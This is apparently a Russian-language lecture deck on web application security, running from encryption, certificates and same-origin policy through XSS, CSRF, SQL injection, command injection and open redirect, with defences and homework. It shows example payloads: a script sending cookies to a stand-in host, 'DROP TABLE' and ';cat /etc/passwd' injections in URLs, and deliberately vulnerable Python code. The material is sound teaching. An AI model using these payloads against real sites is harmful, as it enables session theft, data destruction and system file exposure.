
`127.0.0.1:8000`

url

`https://127.0.0.1:8000`

url перенаправления

`https://127.0.0.1:8000/social_auth/complete/facebook/`




Безопасность веб-приложений

Ты пентестер или хакер?



Терминология



Кодирование - преобразование данных с целью передачи по определенному каналу связи

Шифрование - преобразование данных с целью сокрытия информации от третьего лица



Как хранить и передавать пароли

- Не храните пароль в чистом виде. MD5
- Не храните MD5 в чистом виде. Соль
- Не используйте слово "Соль" в качестве соли
- Не передавайте пароли в GET-запросах
- Не выводите пароли в логах сервера
- Не выводите пароли на странице
- Не показывайте, что пароль к данному логину не совпадает

Симметричное шифрование

1. Алиса и Боб обладают общим секретным ключом (K)
2. Алиса шифрует текст (T) с помощью K, получают шифрограмму (Ш)
3. Алиса передает шифрограмму (Ш) по незащищенному каналу связи (ТСР например)
4. Боб получает шифрограмму (Ш)
5. Боб расшифровывает ее с помощью ключа (K) и получает исходный текст



Симметричное шифрование

Плюсы: Быстро!

Минусы: нужен общий ключ

Примеры: AES, DES, Blowfish, ГОСТ 28147-89



Асимметричное шифрование

Использует пара связанных ключей:

- **Открытый** (public) - для шифрования
 - **Закрытый** (private) - для дешифрования
1. Алиса, используя открытый ключ Боба, создает шифрограмму и передает ее
 2. Боб, используя закрытый ключ, дешифрует ее и получает исходный текст



Сертификаты

Цифровой сертификат - цифровой документ, подтверждающий принадлежность владельцу публичного ключа (на некоторое время)

- Каждый сертификат связан с центром с центром сертификации, который его изготовил и подписал
- Сертификационные центры образуют иерархию
- Корневые центры известны априори

SSL

Secured Socket Layer - безопасное соединение

Свойства:

- аутентификация сервера
- опциональная аутентификация клиента
- шифрование канала передачи
- целостность сообщений (защита от изменений)
- поддерживает различные алгоритмы шифрования и обмена ключами

HTTPS - HTTP поверх SSL (443 порт)



Безопасность на стороне клиента

Цель: исключить нежелательное взаимодействие между сторонними сайтами.

Сторонние сайты - сайты на разных доменах.


Same Origin Policy (SOP). Общий принцип:

- данные, установленные в одном домене, будут видны только в нем
- браузер запрещает вызывать js-методы объектов из другого домена
- браузер запрещает кроссдоменные запросы

SOP и DOM

- Веб-страницы могут ссылаться друг на друга (`window.open`, `window.opener` и тд)
- Если у двух веб-страниц совпадает протокол, хост и порт (кроме IE), эти страницы могут взаимодействовать через js
- `window.opener.body.innerHTML = 'Hello!'`
- Если 2 страницы в смежных доменах, (`a.group.com` и `b.group.com`) понизили домен до `group.com` - они могут взаимодействовать
- `window.domain = 'group.com';` // обе страницы
- `window.opener.someFunction('data');`

SOP и AJAX. CORS



SOP и Flash

В отличие от js, Flash ориентируется не на домен сайта, а на домен, с которого был загружен flash-объект.

Для того, чтобы получить доступ к данным домена документа, Flash загружает специальный файл - **crossdomain.xml**

```
<cross-domain-policy>
  <allow-access-from
    domain="*.mail.ru" to-ports="*" />
  <allow-http-request-headers-from
    domain="*.mail.ru" headers="*" />
  <site-control
    permitted-cross-domain-policies="all" />
</cross-domain-policy>
```



Атаки на веб-приложения. XSS

XSS - Cross Site Scripting

XSS - использование непроверенных данных в коде страницы.

Позволяет злоумышленнику разместить вредоносный JavaScript код на вашей странице и выполнить его на компьютере пользователя.

Злоумышленник получает доступ к данным пользователя.

XSS. Примеры

Безобидная шалость

```
<script>alert(1);</script>
```

Кража сессии (и как следствие - авторизации)

```
<script>  
  const s = document.createElement('script');  
  s.src = 'http://hackers.com/gotIt/?cookie' + encodeURIComponent(document.cookie);  
  document.body.appendChild(s);  
</script>
```

CSRF

Cross Site Resource Forgery

Причина: браузер разрешает кросс-доменные GET-запросы для изображений, js, css

Размещаем на любом посещаемом сайте (blog.com):

```
  

```

В результате - все посетители blog.com, которые авторизованы на victim.com совершат действия, о которых даже не будут знать

CSRF. Как бороться

Как бороться

- проверять метод запроса (только POST)
 - проверять Referer (не надежно)
 - использовать csrf_token
-
1. Создаем длинный, новый для каждого пользователя/запроса ключ
 2. Устанавливаем этот ключ в куки
 3. Добавляем этот ключ к каждой форме на сайте victim.com
 4. Запросы с blog.com не будут содержать этот скрытый токен

Ињекции



SQL-инъекции

```
sql = "SELECT * FROM posts WHERE id = " \
+ str(request.GET['post_id'])
```

```
sql = "SELECT * FROM posts WHERE id = {id}" \
.format(id=request.GET['post_id'])
```

```
cursor.execute(sql)
```

Эксплуатируем уязвимость:

https://site.ru/post/?post_id=1;DROP TABLE posts;



SQL-инъекции. Как бороться

- Плейсхолдеры
- Использовать ORM
- Экранировать небезопасные данные

SQL-инъекции. А что если?

`SELECT * FROM posts WHERE id IN ({ids});`

`SELECT * FROM posts ORDER BY {order_column};`

Command injection


```
month = request.GET['month']  
  
cmd = "ls /home/backups/" + month  
output = subprocess.check_output(cmd, shell=True)  
# ...
```

Эксплуатируем уязвимость

<http://site.ru/backups/?month=may;cat+/etc/passwd>

<http://site.ru/backups/?month=../../../../etc/passwd>

Fishing



Open Redirect

Как отправить пользователя на фишинговую страницу?

Сокращатели URL-ов

<https://bit.ly/hzchtotam>


Open Redirect

<https://site.ru/login?next=https://fake-site.ru>



Домашнее задание

- Реализовать OAuth2-авторизацию
- Написать декоратор, проверяющий авторизацию при вызовах API
- Защититься от CSRF при отправке запроса с помощью requests



**Не забудьте
оставить отзыв на
портале**



**СПАСИБО
ЗА ВНИМАНИЕ**

